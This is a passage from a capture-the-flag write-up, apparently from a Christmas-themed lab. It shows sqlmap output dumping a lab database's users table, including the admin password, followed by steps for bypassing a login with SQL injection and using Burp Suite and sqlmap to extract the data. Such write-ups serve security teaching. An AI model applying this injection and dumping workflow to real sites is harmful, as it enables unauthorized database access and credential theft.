[09:36:56] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/hidden_table.csv'
[09:36:56] [INFO] fetching columns for table 'users'
[09:36:56] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+----------------+----------+
| password       | username |
+----------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+----------------+----------+

[09:36:56] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/users.csv'
[09:36:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.55.25'

[*] ending @ 09:36:56 /2022-06-17/
```

Thought process/ Methodology:
Firstly, we paste the IP address with :8000 to browse the copy of Santa's forum 2. To enter Santa's login panel, we need to add /santapanel behind the url. Then, we are shown a login page. To bypass the login, we insert SQL injection into the username column. After login successfully, we are brought to a page with a Enter column. To figure out what we should type in the column, we turn on FoxyProxy, on the intercept on BurpSuite and click the search button in the webpage to make a request to the server. Our request is then shown in the BurpSuite Proxy tab, Intercept subtab. Next, we send the request to Repeater and right click to save item to save the request file. In terminal, we use SQLMap to translate the request and exploit the database. Then, we are shown the flag, gift list database, admin's username and password.